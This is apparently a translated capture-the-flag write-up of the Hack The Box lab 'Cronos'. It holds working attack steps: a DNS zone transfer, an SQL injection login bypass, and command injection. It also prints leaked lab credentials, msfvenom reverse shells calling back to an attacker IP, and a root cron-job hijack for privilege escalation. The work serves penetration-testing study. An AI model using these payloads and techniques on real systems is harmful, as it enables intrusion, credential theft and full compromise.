Information Gathering
NMAP
# nmap -sV -sC -Pn -p-  --min-rate 1000 -oA scans\alltcp 10.10.10.13
Nmap scan report for 10.10.10.13
Host is up (1.0s latency).
Not shown: 65532 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nothing on port 80…
Port 53: Getting the Domain Name
Seeing a DNS server, I looked up how to use dig. Sure enough, there was a surprise: I found the domain bound to 10.10.10.13, and after adding it to hosts I could visit it
# dig @10.10.10.13 -x 10.10.10.13

; <<>> DiG 9.11.5-P4-5.1-Debian <<>> @10.10.10.13 -x 10.10.10.13
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60138
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;13.10.10.10.in-addr.arpa.	IN	PTR

;; ANSWER SECTION:
13.10.10.10.in-addr.arpa. 604800 IN	PTR	ns1.cronos.htb.

;; AUTHORITY SECTION:
10.10.10.in-addr.arpa.	604800	IN	NS	ns1.cronos.htb.

;; ADDITIONAL SECTION:
ns1.cronos.htb.		604800	IN	A	10.10.10.13

;; Query time: 1149 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: 六 4月 18 23:46:32 UTC 2020
;; MSG SIZE  rcvd: 111
A quick explanation of the dig command arguments above
@10.10.10.13: query against the specified DNS server10.10.10.13-x 10.10.10.13: reverse lookup for the domain name corresponding to the IP address10.10.10.13- You can also append
+shortto get a condensed result
Based on experience, a second-level domain with ns1 is unlikely to be the target machine’s service, so I just bound cronos.htb to the target machine’s IP and visited it — screenshot omitted.
echo "10.10.10.13 cronos.htb" >> /etc/hosts
Port 80: Laravel -> DNS Zone Transfer -> Admin
From the returned cookie being laravel_session and the page content, we can tell this is a PHP site built with the Laravel framework
Searching for usable vulnerabilities, I found unix/http/laravel_token_unserialize_exec
msf5 exploit(unix/http/laravel_token_unserialize_exec) > show info
Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  APP_KEY                     no        The base64 encoded APP_KEY string from the .env file
Description:
  This module exploits a vulnerability in the PHP Laravel Framework
  for versions 5.5.40, 5.6.x <= 5.6.29. Remote Command Execution is
  possible via a correctly formatted HTTP X-XSRF-TOKEN header,
  ... Authentication is not required,
  however exploitation requires knowledge of the Laravel APP_KEY.
  ...
  In some cases the APP_KEY is leaked which allows for discovery and exploitation.
Sure enough, without the APP_KEY the exploit failed, so the key sentence must be this one
however exploitation requires knowledge of the Laravel APP_KEY.
My guess was that the intended path was to read Laravel’s configuration file .env, get the APP_KEY, and then achieve RCE to get a shell
Fine, I tried brute-forcing directories and file disclosures, browsed for an hour with nothing to show…
Then I looked at other people’s walkthroughs: DNS zone transfer vulnerability. (Actually, the thought crossed my mind as soon as I saw port 53, but I couldn’t remember the command (too lazy to search for it), so I never verified it
DNS Zone Transfer Vulnerability
Use the nslookup command on Windows
Use the dig command on Kali
On Kali or BT5, use these three tools: nmap, dnswalk, dnsenum
dig
dig @10.10.10.13 -t AXFR cronos.htb

; <<>> DiG 9.11.5-P4-5.1-Debian <<>> @10.10.10.13 -t AXFR cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.		604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.		604800	IN	NS	ns1.cronos.htb.
cronos.htb.		604800	IN	A	10.10.10.13
admin.cronos.htb.	604800	IN	A	10.10.10.13
ns1.cronos.htb.	604800	IN	A	10.10.10.13
www.cronos.htb.	604800	IN	A	10.10.10.13
cronos.htb.		604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 1366 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: 日 4月 19 00:47:59 UTC 2020
;; XFR size: 7 records (messages 1, bytes 203)
Nmap
Later I used an Nmap script to scan for this vulnerability; at first it found nothing, which I suspected was due to the old 7.70 version, but upgrading to 7.80 still found nothing… anyway, the arguments should be configured like this:
# nmap --script dns-zone-transfer --script-args dns-zone-transfer.domain=cronos.htb -p 53 -Pn 10.10.10.13
nslookup
The nslookup plus ls cronos.htb approach circulating online doesn’t work on Kali. Reproduce it the following way instead
# nslookup
> set q=AXFR
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53

> cronos.htb

Server:		10.10.10.13
Address:	10.10.10.13#53
cronos.htb
	origin = cronos.htb
	mail addr = admin.cronos.htb
	serial = 3
	refresh = 604800
	retry = 86400
	expire = 2419200
	minimum = 604800
cronos.htb	nameserver = ns1.cronos.htb.
Name:	cronos.htb
Address: 10.10.10.13
Name:	admin.cronos.htb
Address: 10.10.10.13
Name:	ns1.cronos.htb
Address: 10.10.10.13
Name:	www.cronos.htb
Address: 10.10.10.13
cronos.htb
	origin = cronos.htb
	mail addr = admin.cronos.htb
	serial = 3
	refresh = 604800
	retry = 86400
	expire = 2419200
	minimum = 604800
axfris one of the q-type values: axfr is short for Authoritative Transfer, meaning a request to transfer all records of a zone
In short, I got an admin.cronos.htb; after binding it to hosts, it was a bare-bones admin panel. Instinctively I wanted to test for injection, and the password admin'-- - got me right in — really something. The post-login page is shown below; it’s a very comfortable OS command injection.

I tried writing a one-liner webshell, but it ended up mangled into <?php (['cmd']); ?> — there may be some filtering. Continuing to look around, I found a .welcome.php.swp in the current directory, and cat seemed to be disabled? But I could cp it to a non-executed txt file, which reads files just the same. I packed up the source code under admin and read Laravel’s .env file; by reading the Laravel framework’s CHANGLOG.md, I confirmed the version was v5.4.16, as follows
# Release Notes
## v5.4.16 (2017-03-17)
Meanwhile the msf exploit’s version requirement is 5.5.40 or 5.6.x < 5.6.30
PHP Laravel Framework 5.5.40 / 5.6.x < 5.6.30 - token Unserialize Remote Com | exploits/linux/remote/47129.rb
Clearly it didn’t meet the version requirement for RCE; I tried anyway and it indeed failed — a rabbit’s hole
Then I read some more passwords
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:+fUFGL45d1YZYlSTc0Sm71wPzJejQN/K6s9bHHihdYE=
APP_DEBUG=true
APP_LOG_LEVEL=debug
APP_URL=http://localhost
...
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=homestead
DB_USERNAME=homestead
DB_PASSWORD=secret
...
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
Reverse Shell
Use msfvenom to generate a reverse shell file,
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf5 exploit(multi/handler) > set lport 4443
lport => 4443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.122:4443
[*] Command shell session 1 opened (10.10.16.122:4443 -> 10.10.10.13:57000)
Or, like me, after realizing the shell wasn’t a meterpreter shell, just upload a Behinder webshell

Some passwords collected
# config.php
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'admin');
   define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
   define('DB_DATABASE', 'admin');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>

# Password hash of admin from the database
	4f5fffa7b2340178a716e3832451e058
Decrypted result as follows
	1327663704
Privilege Escalation
Interactive shell
python -c 'import pty;pty.spawn("/bin/bash");'
stty raw -echo
Basic info
# uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP
Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux

# cat /etc/issue
 Ubuntu 16.04.2 LTS
SUID files
# find / -perm -u=s 2> /dev/null

/bin/ping
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
/bin/ntfs-3g
/bin/ping6
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/passwd
pkexec looked suspicious; I fired the msf exploit at it, without success.
Scheduled Tasks
Getting ready to go all-in, I used the enumeration script linPEAS.sh and found a suspicious cron job (actually, cron jobs can be viewed with cat /etc/crontab)
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-jobs
-rw-r--r-- 1 root root  797 Apr  9  2017 /etc/crontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * *	root	php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
(www-data:/var/www/admin) $ cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user    command

17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *    root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
In short, I noticed the root user has a cron job running every minute: php /var/www/laravel/artisan, so I went over and appended reverse shell PHP code to the end of the artisan file (appended at the end rather than the beginning because the reverse shell script seemingly blocks the thread, which could keep Laravel from starting and break the target machine’s normal operation.)
# Generate reverse shell PHP code
msfvenom -p php/meterpreter/reverse_tcp -f raw LHOST=10.10.16.122 LPORT=4444 > 4444.php

# Catch the shell with msf
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > show options

msf5 exploit(multi/handler) > set lhost tun0
lhost => 10.10.16.122

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.16.122:4444
[*] Sending stage (38288 bytes) to 10.10.10.13
[*] Meterpreter session 1 opened (10.10.16.122:4444 -> 10.10.10.13:58804)

meterpreter > getuid
Server username: root (0)
Other privilege escalation ideas
====================================( Interesting Files )=====================================
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/bin/ping
/bin/umount		--->	BSD/Linux(08-1996)
/bin/mount		--->	Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/bin/fusermount
/bin/su
/bin/ntfs-3g		--failed->	Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)
/bin/ping6
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1	//failed
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper			failed
/usr/bin/chsh
/usr/bin/newuidmap    failed
/usr/bin/sudo		--->	/sudo$
/usr/bin/chfn		--->	SuSE_9.3/10
/usr/bin/newgrp		--->	HP-UX_10.20
/usr/bin/at		--->	RTru64_UNIX_4.0g(CVE-2002-1614)
/usr/bin/pkexec		--->	Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
/usr/bin/newgidmap		 failed
/usr/bin/gpasswd				 failed
/usr/bin/passwd		--->	Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
Or use msf’s built-in enumeration module linux/gather/enum_system
msf5 post(linux/gather/enum_system) > run

[+] Info:
[+] 	Ubuntu 16.04.2 LTS
[+] 	Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
[+] 	Module running as "www-data" user
[*] Linux version stored in /ro...........................
[*] User accounts stored in /ro...........................
[*] Installed Packages stored i...........................
[*] Running Services stored in ...........................
[*] Cron jobs stored in /root/............................
[*] Disk info stored in /root/............................
[*] Logfiles stored in /root/.m...........................
[*] Setuid/setgid files stored ...........................
[*] CPU Vulnerabilities stored ...........................
[*] Post module execution completed
Reflections and Summary
- Note that the Laravel framework’s debug mode was on:
APP_DEBUG=true— could that be leveraged?
reference
- nslookup-ls-option-not-implemented
- DNS Zone Transfer Vulnerability - WUJINLIN’s Blog | WUJINLIN
- Collection, Detection, and Exploitation of the DNS Zone Transfer Vulnerability - LandGrey - On the way to become a hacker - CSDN Blog
- The Role of Linux /etc/cron.d (reposted from Cron jobs crontab cron.d) - Linfeng Shuiwanwan - cnblogs